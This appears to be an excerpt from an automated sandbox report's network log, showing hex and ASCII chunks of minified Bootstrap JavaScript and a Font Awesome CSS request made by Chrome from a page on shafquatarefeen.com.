2022-07-01 09:00:46 UTC	227	IN	Data Raw: 65 29 2c 74 68 69 73 2e 69 73 53 68 6f 77 6e 7c 7c 65 2e 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 28 29 7c 7c 28 74 68 69 73 2e 69 73 53 68 6f 77 6e 3d 21 30 2c 74 68 69 73 2e 63 68 65 63 6b 53 63 72 6f 6c 6c 62 61 72 28 29 2c 74 68 69 73 2e 73 65 74 53 63 72 6f 6c 6c 62 61 72 28 29 2c 74 68 69 73 2e 24 62 6f 64 79 2e 61 64 64 43 6c 61 73 73 28 22 6d 6f 64 61 6c 2d 6f 70 65 6e 22 29 2c 74 68 69 73 2e 65 73 63 61 70 65 28 29 2c 74 68 69 73 2e 72 65 73 69 7a 65 28 29 2c 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 6f 6e 28 22 63 6c 69 63 6b 2e 64 69 73 6d 69 73 73 2e 62 73 2e 6d 6f 64 61 6c 22 2c 27 5b 64 61 74 61 2d 64 69 73 6d 69 73 73 3d 22 6d 6f 64 61 6c 22 5d 27 2c 61 2e 70 72 6f 78 79 28 74 68 69 73 2e 68 69 64 65 2c 74 68 69 73 29 29 2c 74 Data Ascii: e),this.isShown||e.isDefaultPrevented()||(this.isShown=!0,this.checkScrollbar(),this.setScrollbar(),this.$bo dy.addClass("modal-open"),this.escape(),this.resize(),this.$element.on("click.dismiss.bs.modal",'[data-dismiss="modal"]' ,a.proxy(this.hide,this)),t

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	229	IN	Data Raw: 2e 68 69 64 65 4d 6f 64 61 6c 2c 74 68 69 73 29 29 2e 65 6d 75 6c 61 74 65 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 28 63 2e 54 52 41 4e 53 49 54 49 4f 4e 5f 44 55 52 41 54 49 4f 4e 29 3a 74 68 69 73 2e 68 69 64 65 4d 6f 64 61 6c 28 29 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 65 6e 66 6f 72 63 65 46 6f 63 75 73 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 61 28 64 6f 63 75 6d 65 6e 74 29 2e 6f 66 66 28 22 66 6f 63 75 73 69 6e 2e 62 73 2e 6d 6f 64 61 6c 22 29 2e 6f 6e 28 22 66 6f 63 75 73 69 6e 2e 62 73 2e 6d 6f 64 61 6c 22 2c 61 2e 70 72 6f 78 79 28 66 75 6e 63 74 69 6f 6e 28 61 29 7b 64 6f 63 75 6d 65 6e 74 3d 3d 3d 61 2e 74 61 72 67 65 74 7c 7c 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 5b 30 5d 3d 3d 3d 61 2e 74 61 72 67 65 74 7c 7c 74 68 69 73 2e 24 65 6c 65 6d Data Ascii: .hideModal,this)).emulateTransitionEnd(c.TRANSITION_DURATION):this.hideModal())},c.prototype.enforceFocus=function(){a(document).off("focusin.bs.modal").on("focusin.bs.modal",a.proxy(function(a){document===a.target||this.$element[0]===a.target||this.$elem
2022-07-01 09:00:46 UTC	230	IN	Data Raw: 69 63 6b 3d 21 31 29 3a 76 6f 69 64 28 61 2e 74 61 72 67 65 74 3d 3d 3d 61 2e 63 75 72 72 65 6e 74 54 61 72 67 65 74 26 26 28 22 73 74 61 74 69 63 22 3d 3d 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 62 61 63 6b 64 72 6f 70 3f 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 5b 30 5d 2e 66 6f 63 75 73 28 29 3a 74 68 69 73 2e 68 69 64 65 28 29 29 29 7d 2c 74 68 69 73 29 29 2c 66 26 26 74 68 69 73 2e 24 62 61 63 6b 64 72 6f 70 5b 30 5d 2e 6f 66 66 73 65 74 57 69 64 74 68 2c 74 68 69 73 2e 24 62 61 63 6b 64 72 6f 70 2e 61 64 64 43 6c 61 73 73 28 22 69 6e 22 29 2c 21 62 29 72 65 74 75 72 6e 3b 66 3f 74 68 69 73 2e 24 62 61 63 6b 64 72 6f 70 2e 6f 6e 65 28 22 62 73 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 22 2c 62 29 2e 65 6d 75 6c 61 74 65 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 28 62 29 3b 66 2e 65 6d 75 6c 61 74 65 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 28 61 2e 43 54 52 41 4e 53 49 54 49 4f 4e 5f 44 55 52 41 54 49 4f 4e 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 65 6e 66 6f 72 63 65 46 6f 63 75 73 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 61 3d 74 68 69 73 3b 61 2e 24 65 6c 65 6d 65 6e 74 2e 6f 6e 28 22 66 6f 63 75 73 69 6e 2e 62 73 2e 6d 6f 64 61 6c 22 2c 61 2e 70 72 6f 78 79 28 66 75 6e 63 74 69 6f 6e 28 61 29 7b 61 2e 24 65 6c 65 6d 65 6e 74 5b 30 5d 2e 66 6f 63 75 73 28 29 3a 74 68 69 73 2e 68 69 64 65 28 29 29 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 73 68 6f 77 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 3d 61 2e 45 76 65 6e 74 28 22 73 68 6f 77 2e 62 73 2e 22 2b 74 68 69 73 2e 74 79 70 65 29 3b 69 66 28 74 68 69 73 2e 68 61 73 43 6f 6e 74 65 6e 74 28 29 26 26 74 68 69 73 2e 65 6e 61 62 6c 65 64 Data Ascii: ick=!1):void(a.target===a.currentTarget&&("static"==this.options.backdrop?this.$element[0].focus():this.hide()))},this)),f&&this.$backdrop[0].offsetWidth,this.$backdrop.addClass("in"),!b)return;f?this.$backdrop.one("bsTransitionEnd",b).emulateTransitionEn
2022-07-01 09:00:46 UTC	231	IN	Data Raw: 7c 7c 22 22 2c 74 68 69 73 2e 62 6f 64 79 49 73 4f 76 65 72 66 6c 6f 77 69 6e 67 26 26 74 68 69 73 2e 24 62 6f 64 79 2e 63 73 73 28 22 70 61 64 64 69 6e 67 2d 72 69 67 68 74 22 2c 61 2b 74 68 69 73 2e 73 63 72 6f 6c 6c 62 61 72 57 69 64 74 68 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 72 65 73 65 74 53 63 72 6f 6c 6c 62 61 72 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 74 68 69 73 2e 24 62 6f 64 79 2e 63 73 73 28 22 70 61 64 64 69 6e 67 2d 72 69 67 68 74 22 2c 74 68 69 73 2e 6f 72 69 67 69 6e 61 6c 42 6f 64 79 50 61 64 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 65 61 73 75 72 65 53 63 72 6f 6c 6c 62 61 72 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 64 69 76 22 29 3b 61 2e 63 Data Ascii: ||"",this.bodyIsOverflowing&&this.$body.css("padding-right",a+this.scrollbarWidth)},c.prototype.resetScrollbar=function(){this.$body.css("padding-right",this.originalBodyPad)},c.prototype.measureScrollbar=function(){var a=document.createElement("div");a.c
2022-07-01 09:00:46 UTC	233	IN	Data Raw: 49 54 49 4f 4e 5f 44 55 52 41 54 49 4f 4e 3d 31 35 30 2c 63 2e 44 45 46 41 55 4c 54 53 3d 7b 61 6e 69 6d 61 74 69 6f 6e 3a 21 30 2c 70 6c 61 63 65 6d 65 6e 74 3a 22 74 6f 70 22 2c 73 65 6c 65 63 74 6f 72 3a 21 31 2c 74 65 6d 70 6c 61 74 65 3a 27 3c 64 69 76 20 63 6c 61 73 73 3d 22 74 6f 6f 6c 74 69 70 22 20 72 6f 6c 65 3d 22 74 6f 6f 6c 74 69 70 22 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 74 6f 6f 6c 74 69 70 2d 61 72 72 6f 77 22 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 74 6f 6f 6c 74 69 70 2d 69 6e 6e 65 72 22 3e 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 27 2c 74 72 69 67 67 65 72 3a 22 68 6f 76 65 72 20 66 6f 63 75 73 22 2c 74 69 74 6c 65 3a 22 22 2c 64 65 6c 61 79 3a 30 2c 68 74 6d 6c 3a 21 31 2c 63 6f 6e 74 61 69 6e 65 72 3a 21 31 2c 76 69 65 Data Ascii: ITION_DURATION=150,c.DEFAULTS={animation:!0,placement:"top",selector:!1,template:' ',trigger:"hover focus",title:"",delay:0,html:!1,container:!1,vie
2022-07-01 09:00:46 UTC	234	IN	Data Raw: 74 44 65 66 61 75 6c 74 73 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 63 2e 44 45 46 41 55 4c 54 53 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 4f 70 74 69 6f 6e 73 3d 66 75 6e 63 74 69 6f 6e 28 62 29 7b 72 65 74 75 72 6e 20 62 3d 61 2e 65 78 74 65 6e 64 28 7b 7d 2c 74 68 69 73 2e 67 65 74 44 65 66 61 75 6c 74 73 28 29 2c 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 64 61 74 61 28 29 2c 62 29 2c 62 2e 64 65 6c 61 79 26 26 22 6e 75 6d 62 65 72 22 3d 3d 74 79 70 65 6f 66 20 62 2e 64 65 6c 61 79 26 26 28 62 2e 64 65 6c 61 79 3d 7b 73 68 6f 77 3a 62 2e 64 65 6c 61 79 2c 68 69 64 65 3a 62 2e 64 65 6c 61 79 7d 29 2c 62 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 44 65 6c 65 67 61 74 65 4f 70 74 69 6f 6e 73 3d 66 75 6e 63 74 69 6f 6e 28 Data Ascii: tDefaults=function(){return c.DEFAULTS},c.prototype.getOptions=function(b){return b=a.extend({},this.getDefaults(),this.$element.data(),b),b.delay&&"number"==typeof b.delay&&(b.delay={show:b.delay,hide:b.delay}),b},c.prototype.getDelegateOptions=function(
2022-07-01 09:00:46 UTC	235	IN	Data Raw: 2e 68 6f 76 65 72 53 74 61 74 65 3d 22 6f 75 74 22 2c 63 2e 6f 70 74 69 6f 6e 73 2e 64 65 6c 61 79 26 26 63 2e 6f 70 74 69 6f 6e 73 2e 64 65 6c 61 79 2e 68 69 64 65 3f 76 6f 69 64 28 63 2e 74 69 6d 65 6f 75 74 3d 73 65 74 54 69 6d 65 6f 75 74 28 66 75 6e 63 74 69 6f 6e 28 29 7b 22 6f 75 74 22 3d 3d 63 2e 68 6f 76 65 72 53 74 61 74 65 26 26 63 2e 68 69 64 65 28 29 7d 2c 63 2e 6f 70 74 69 6f 6e 73 2e 64 65 6c 61 79 2e 68 69 64 65 29 29 3a 63 2e 68 69 64 65 28 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 73 68 6f 77 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 3d 61 2e 45 76 65 6e 74 28 22 73 68 6f 77 2e 62 73 2e 22 2b 74 68 69 73 2e 74 79 70 65 29 3b 69 66 28 74 68 69 73 2e 68 61 73 43 6f 6e 74 65 6e 74 28 29 26 26 74 68 69 73 2e 65 6e 61 62 6c 65 64 Data Ascii: .hoverState="out",c.options.delay&&c.options.delay.hide?void(c.timeout=setTimeout(function(){"out"==c.hoverState&&c.hide()},c.options.delay.hide)):c.hide()},c.prototype.show=function(){var b=a.Event("show.bs."+this.type);if(this.hasContent()&&this.enabled
2022-07-01 09:00:46 UTC	237	IN	Data Raw: 6c 65 6d 65 6e 74 2e 74 72 69 67 67 65 72 28 22 73 68 6f 77 6e 2e 62 73 2e 22 2b 65 2e 74 79 70 65 29 2c 65 2e 68 6f 76 65 72 53 74 61 74 65 3d 6e 75 6c 6c 2c 22 6f 75 74 22 3d 3d 61 26 26 65 2e 6c 65 61 76 65 28 65 29 7d 3b 61 2e 73 75 70 70 6f 72 74 2e 74 72 61 6e 73 69 74 69 6f 6e 26 26 74 68 69 73 2e 24 74 69 70 2e 68 61 73 43 6c 61 73 73 28 22 66 61 64 65 22 29 3f 66 2e 6f 6e 65 28 22 62 73 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 22 2c 71 29 2e 65 6d 75 6c 61 74 65 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 28 63 2e 54 52 41 4e 53 49 54 49 4f 4e 5f 44 55 52 41 54 49 4f 4e 29 3a 71 28 29 7d 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 61 70 70 6c 79 50 6c 61 63 65 6d 65 6e 74 3d 66 75 6e 63 74 69 6f 6e 28 62 2c 63 29 7b 76 61 72 20 64 3d 74 68 69 73 2e 74 69 Data Ascii: lement.trigger("shown.bs."+e.type),e.hoverState=null,"out"==a&&e.leave(e)};a.support.transition&&this.$tip.hasClass("fade")?f.one("bsTransitionEnd",q).emulateTransitionEnd(c.TRANSITION_DURATION):q()}},c.prototype.applyPlacement=function(b,c){var d=this.ti
2022-07-01 09:00:46 UTC	238	IN	Data Raw: 74 2e 74 72 69 67 67 65 72 28 67 29 2c 21 67 2e 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 28 29 29 72 65 74 75 72 6e 20 66 2e 72 65 6d 6f 76 65 43 6c 61 73 73 28 22 69 6e 22 29 2c 61 2e 73 75 70 70 6f 72 74 2e 74 72 61 6e 73 69 74 69 6f 6e 26 26 66 2e 68 61 73 43 6c 61 73 73 28 22 66 61 64 65 22 29 3f 66 6e 2e 6f 6e 65 28 22 62 73 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 22 2c 64 29 2e 65 6d 75 6c 61 74 65 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 28 63 2e 54 52 41 4e 53 49 54 49 4f 4e 5f 44 55 52 41 54 49 4f 4e 29 3a 64 28 29 2c 74 68 69 73 2e 68 6f 76 65 72 53 74 61 74 65 3d 6e 75 6c 6c 2c 74 68 69 73 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 66 69 78 54 69 74 6c 65 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 61 3d 74 68 69 73 2e 24 65 6c 65 6d Data Ascii: t.trigger(g),!g.isDefaultPrevented())return f.removeClass("in"),a.support.transition&&f.hasClass("fade")?f.one("bsTransitionEnd",d).emulateTransitionEnd(c.TRANSITION_DURATION):d(),this.hoverState=null,this},c.prototype.fixTitle=function(){var a=this.$elem

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	239	IN	Data Raw: 76 69 65 77 70 6f 72 74 29 3b 69 66 28 2f 72 69 67 68 74 7c 6c 65 66 74 2f 2e 74 65 73 74 28 61 29 29 7b 76 61 72 20 68 3d 62 2e 74 6f 70 2d 66 2d 67 2e 73 63 72 6f 6c 6c 2c 69 3d 62 2e 74 6f 70 2b 66 2d 67 2e 73 63 72 6f 6c 6c 2b 64 3b 68 3c 67 2e 74 6f 70 3f 65 2e 74 6f 70 3d 67 2e 74 6f 70 2d 68 3a 69 3e 67 2e 74 6f 70 2b 67 2e 68 65 69 67 68 74 26 26 28 65 2e 74 6f 70 3d 67 2e 74 6f 70 2b 67 2e 68 65 69 67 68 74 2d 69 29 7d 65 6c 73 65 7b 76 61 72 20 6a 3d 62 2e 6c 65 66 74 2d 66 2c 6b 3d 62 2e 6c 65 66 74 2b 66 2b 63 3b 6a 3c 67 2e 6c 65 66 74 3f 65 2e 6c 65 66 74 3d 67 2e 6c 65 66 74 2d 6a 3a 6b 3e 67 2e 72 69 67 68 74 26 26 28 65 2e 6c 65 66 74 3d 67 2e 6c 65 66 74 2b 67 2e 77 69 64 74 68 2d 6b 29 7d 72 65 74 75 72 6e 20 65 7d 2c 63 2e 70 72 6f 74 Data Ascii: viewport);if(/right|left/.test(a)){var h=b.top-f-g.scroll,i=b.top+f-g.scroll+d;h<g.top?e.top=g.top-h:i>g.top+g.height&&(e.top=g.top+g.height-i)}else{var j=b.left-f,k=b.left+f+c;j<g.left?e.left=g.left-j:k>g.right&&(e.left=g.left+g.width-k)}return e},c.prot
2022-07-01 09:00:46 UTC	241	IN	Data Raw: 73 2e 74 69 6d 65 6f 75 74 29 2c 74 68 69 73 2e 68 69 64 65 28 66 75 6e 63 74 69 6f 6e 28 29 7b 61 2e 24 65 6c 65 6d 65 6e 74 2e 6f 66 66 28 22 2e 22 2b 61 2e 74 79 70 65 29 2e 72 65 6d 6f 76 65 44 61 74 61 28 22 62 73 2e 22 2b 61 2e 74 79 70 65 29 2c 61 2e 24 74 69 70 26 26 61 2e 24 74 69 70 2e 64 65 74 61 63 68 28 29 2c 61 2e 24 74 69 70 3d 6e 75 6c 6c 2c 61 2e 24 61 72 72 6f 77 3d 6e 75 6c 6c 2c 61 2e 24 76 69 65 77 70 6f 72 74 3d 6e 75 6c 6c 2c 61 2e 24 65 6c 65 6d 65 6e 74 3d 6e 75 6c 6c 7d 29 7d 3b 76 61 72 20 64 3d 61 2e 66 6e 2e 74 6f 6f 6c 74 69 70 3b 61 2e 66 6e 2e 74 6f 6f 6c 74 69 70 3d 62 2c 61 2e 66 6e 2e 74 6f 6f 6c 74 69 70 2e 43 6f 6e 73 74 72 75 63 74 6f 72 3d 63 2c 61 2e 66 6e 2e 74 6f 6f 6c 74 69 70 2e 6e 6f 43 6f 6e 66 6c 69 63 74 3d Data Ascii: s.timeout),this.hide(function(){a.$element.off("."+a.type).removeData("bs."+a.type),a.$tip&&a.$tip.detach(),a.$tip=null,a.$arrow=null,a.$viewport=null,a.$element=null})};var d=a.fn.tooltip;a.fn.tooltip=b,a.fn.tooltip.Constructor=c,a.fn.tooltip.noConflict=
2022-07-01 09:00:46 UTC	242	IN	Data Raw: 28 22 2e 70 6f 70 6f 76 65 72 2d 74 69 74 6c 65 22 29 2e 68 74 6d 6c 28 29 7c 7c 61 2e 66 69 6e 64 28 22 2e 70 6f 70 6f 76 65 72 2d 74 69 74 6c 65 22 29 2e 68 69 64 65 28 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 68 61 73 43 6f 6e 74 65 6e 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 67 65 74 54 69 74 6c 65 28 29 7c 7c 74 68 69 73 2e 67 65 74 43 6f 6e 74 65 6e 74 28 29 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 43 6f 6e 74 65 6e 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 61 3d 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2c 62 3d 74 68 69 73 2e 6f 70 74 69 6f 6e 73 3b 72 65 74 75 72 6e 20 61 2e 61 74 74 72 28 22 64 61 74 61 2d 63 6f 6e 74 65 6e 74 22 29 7c 7c 28 22 66 75 6e 63 74 69 6f 6e 22 3d 3d 74 79 70 65 6f Data Ascii: ('.popover-title").html()||a.find(".popover-title").hide()},c.prototype.hasContent=function(){return this.getTitle()||this.getContent()},c.prototype.getContent=function(){var a=this.$element,b=this.options;return a.attr("data-content")||("function"==typeo
2022-07-01 09:00:46 UTC	244	IN	Data Raw: 69 73 2e 74 61 72 67 65 74 73 3d 5b 5d 2c 74 68 69 73 2e 73 63 72 6f 6c 6c 48 65 69 67 68 74 3d 74 68 69 73 2e 67 65 74 53 63 72 6f 6c 6c 48 65 69 67 68 74 28 29 2c 61 2e 69 73 57 69 6e 64 6f 77 28 74 68 69 73 2e 24 73 63 72 6f 6c 6c 45 6c 65 6d 65 6e 74 5b 30 5d 29 7c 7c 28 63 3d 22 70 6f 73 69 74 69 6f 6e 22 2c 64 3d 74 68 69 73 2e 24 73 63 72 6f 6c 6c 45 6c 65 6d 65 6e 74 2e 73 63 72 6f 6c 6c 54 6f 70 28 29 29 2c 74 68 69 73 2e 24 62 6f 64 79 2e 66 69 6e 64 28 74 68 69 73 2e 73 65 6c 65 63 74 6f 72 29 2e 6d 61 70 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 3d 61 28 74 68 69 73 29 2c 65 3d 62 2e 64 61 74 61 28 22 74 61 72 67 65 74 22 29 7c 7c 62 2e 61 74 74 72 28 22 68 72 65 66 22 29 2c 66 3d 2f 5e 23 2e 2f 2e 74 65 73 74 28 65 29 26 26 61 28 65 Data Ascii: is.targets=[],this.scrollHeight=this.getScrollHeight(),a.isWindow(this.$scrollElement[0])\|\|(c="position",d=this.$scrollElement.scrollTop()),this.$body.find(this.selector).map(function(){var b=a(this),e=b.data("target")||b.attr("href"),f=/^#./.test(e)&&a(e
2022-07-01 09:00:46 UTC	245	IN	Data Raw: 63 72 6f 6c 6c 73 70 79 2e 6e 6f 43 6f 6e 66 6c 69 63 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 61 2e 66 6e 2e 73 63 72 6f 6c 6c 73 70 79 3d 64 2c 74 68 69 73 7d 2c 61 28 77 69 6e 64 6f 77 29 2e 6f 6e 28 22 6c 6f 61 64 2e 62 73 2e 73 63 72 6f 6c 6c 73 70 79 2e 64 61 74 61 2d 61 70 69 22 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 61 28 27 5b 64 61 74 61 2d 73 70 79 3d 22 73 63 72 6f 6c 6c 22 5d 27 29 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 3d 61 28 74 68 69 73 29 3b 63 2e 63 61 6c 6c 28 62 2c 62 2e 64 61 74 61 28 29 29 7d 29 7d 29 28 6a 51 75 65 72 79 29 2c 2b 66 75 6e 63 74 69 6f 6e 28 61 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 62 28 62 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 65 61 Data Ascii: crollspy.noConflict=function(){return a.fn.scrollspy=d,this},a(window).on("load.bs.scrollspy.data-api",function(){a('[data-spy="scroll"]').each(function(){var b=a(this);c.call(b,b.data())})})}(jQuery),+function(a){"use strict";function b(b){return this.ea
2022-07-01 09:00:46 UTC	246	IN	Data Raw: 72 65 6e 74 28 22 2e 64 72 6f 70 64 6f 77 6e 2d 6d 65 6e 75 22 29 2e 6c 65 6e 67 74 68 26 26 62 2e 63 6c 6f 73 65 73 74 28 22 6c 69 2e 64 72 6f 70 64 6f 77 6e 22 29 2e 61 64 64 43 6c 61 73 73 28 22 61 63 74 69 76 65 22 29 2e 65 6e 64 28 29 2e 66 69 6e 64 28 27 5b 64 61 74 61 2d 74 6f 67 67 6c 65 3d 22 74 61 62 22 5d 27 29 2e 61 74 74 72 28 22 61 72 69 61 2d 65 78 70 61 6e 64 65 64 22 2c 21 30 29 2c 65 26 26 65 28 29 7d 76 61 72 20 67 3d 64 2e 66 69 6e 64 28 22 3e 20 2e 61 63 74 69 76 65 22 29 2c 68 3d 65 26 26 61 2e 73 75 70 70 6f 72 74 2e 74 72 61 6e 73 69 74 69 6f 6e 26 26 28 67 2e 6c 65 6e 67 74 68 26 26 67 2e 68 61 73 43 6c 61 73 73 28 22 66 61 64 65 22 29 7c 7c 21 21 64 2e 66 69 6e 64 28 22 3e 20 2e 66 61 64 65 22 29 2e 6c 65 6e 67 74 68 29 3b 67 2e Data Ascii: rent(".dropdown-menu").length&&b.closest("li.dropdown").addClass("active").end().find('[data-toggle="tab"]').attr("aria-expanded",!0),e&&e()}var g=d.find("> .active"),h=e&&a.support.transition&&(g.length&&g.hasClass("fade")||!d.find("> .fade").length);g.
2022-07-01 09:00:46 UTC	248	IN	Data Raw: 74 68 69 73 2e 24 74 61 72 67 65 74 2e 68 65 69 67 68 74 28 29 3b 69 66 28 6e 75 6c 6c 21 3d 63 26 26 22 74 6f 70 22 3d 3d 74 68 69 73 2e 61 66 66 69 78 65 64 29 72 65 74 75 72 6e 20 65 3c 63 26 26 22 74 6f 70 22 3d 3d 74 68 69 73 2e 61 66 66 69 78 65 64 22 3d 3d 74 68 69 73 2e 61 66 66 69 78 65 64 29 72 65 74 75 72 6e 20 6e 75 6c 6c 21 3d 63 3f 21 28 65 2b 74 68 69 73 2e 75 6e 70 69 6e 3c 3d 66 2e 74 6f 70 29 26 26 22 62 6f 74 74 6f 6d 22 3a 21 28 65 2b 67 3c 3d 61 2d 64 29 26 26 22 62 6f 74 74 6f 6d 22 3b 76 61 72 20 68 3d 6e 75 6c 6c 3d 3d 74 68 69 73 2e 61 66 66 69 78 65 64 2c 69 3d 68 3f 65 3a 66 2e 74 6f 70 2c 6a 3d 68 3f 67 3a 62 3b 72 65 74 75 72 6e 20 6e 75 6c 6c 21 3d 63 26 26 65 3c 3d 63 3f 22 74 6f 70 22 3a 6e 75 6c 6c 21 3d 64 26 26 69 2b 6a 3e 3d 61 Data Ascii: this.$target.height();if(null!=c&&"top"==this.affixed)return e<c&&"top";if("bottom"==this.affixed)return null!=c?!(e+this.unpin<=f.top)&&"bottom":!(e+g<=a-d)&&"bottom";var h=null==this.affixed,i=h?e:f.top,j=h?g:b;return null!=c&&e<=c?"top":null!=d&&i+j>=a
2022-07-01 09:00:46 UTC	249	IN	Data Raw: 6e 2e 61 66 66 69 78 2e 43 6f 6e 73 74 72 75 63 74 6f 72 3d 63 2c 61 2e 66 6e 2e 61 66 66 69 78 2e 6e 6f 43 6f 6e 66 6c 69 63 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 61 2e 66 6e 2e 61 66 66 69 78 3d 64 2c 74 68 69 73 7d 2c 61 28 77 69 6e 64 6f 77 29 2e 6f 6e 28 22 6c 6f 61 64 22 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 61 28 27 5b 64 61 74 61 2d 73 70 79 3d 22 61 66 66 69 78 22 5d 27 29 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 63 3d 61 28 74 68 69 73 29 2c 64 3d 63 2e 64 61 74 61 28 29 3b 64 2e 6f 66 66 73 65 74 3d 64 2e 6f 66 66 73 65 74 7c 7c 7b 7d 2c 6e 75 6c 6c 21 3d 64 2e 6f 66 66 73 65 74 42 6f 74 74 6f 6d 26 26 28 64 2e 6f 66 66 73 65 74 2e 62 6f 74 74 6f 6d 3d 64 2e 6f 66 66 73 65 74 42 6f 74 74 6f 6d 29 2c 6e Data Ascii: n.affix.Constructor=c,a.fn.affix.noConflict=function(){return a.fn.affix=d,this},a(window).on("load",function(){a('[data-spy="affix"]').each(function(){var c=a(this),d=c.data();d.offset=d.offset||{},null!=d.offsetBottom&&(d.offset.bottom=d.offsetBottom),n
2022-07-01 09:00:46 UTC	249	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49770	104.18.11.207	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	94	OUT	GET /font-awesome/4.7.0/css/font-awesome.min.css HTTP/1.1 Host: stackpath.bootstrapcdn.com Connection: keep-alive Origin: https://shafquatarefeen.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/css,*/*;q=0.1 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: style Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:46 UTC	311	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Content-Type: text/css; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding CDN-PullZone: 252412 CDN-Uid: b1941f61-b576-4f40-80de-5677acb38f74 CDN-RequestCountryCode: DE Access-Control-Allow-Origin: * Cache-Control: public, max-age=31919000 ETag: W/"269550530cc127b6aa5a35925a7de6ce" Last-Modified: Mon, 25 Jan 2021 22:04:55 GMT CDN-CachedAt: 03/12/2022 14:32:07 CDN-ProxyVer: 1.02 CDN-RequestPullCode: 200 CDN-RequestPullSuccess: True CDN-EdgeStorageId: 723 CDN-Status: 200 timing-allow-origin: * cross-origin-resource-policy: cross-origin X-Content-Type-Options: nosniff CDN-RequestId: 66665bbf19061a4c58a266bb93449170 CDN-Cache: HIT CF-Cache-Status: HIT Age: 334990 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 723df4096ec4bbbb-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
